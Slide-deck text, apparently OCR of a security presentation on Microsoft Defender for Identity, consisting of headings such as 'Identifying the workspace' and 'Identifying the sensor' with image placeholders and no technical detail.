Microsoft
Most Valuable
Professional


Microsoft
Discussion
Leader

Microsoft Defender for Identity

THALPIUS


Quick Recap

Microsoft Defender for Identity



Dissect

Microsoft Defender for Identity




Deep Packet Inspection

Event Viewer


Azure ATP Sensor
Azure ATP Sensor Updater

Identifying the instance

Identifying the workspace



Identifying the workspace




Identifying the workspace


- Malicious actor can identify an instance
- Only if an instance is created

Identifying the sensor


Identifying the sensor




Identifying the sensor



Identifying the sensor



Identifying the sensor



Identifying the sensor

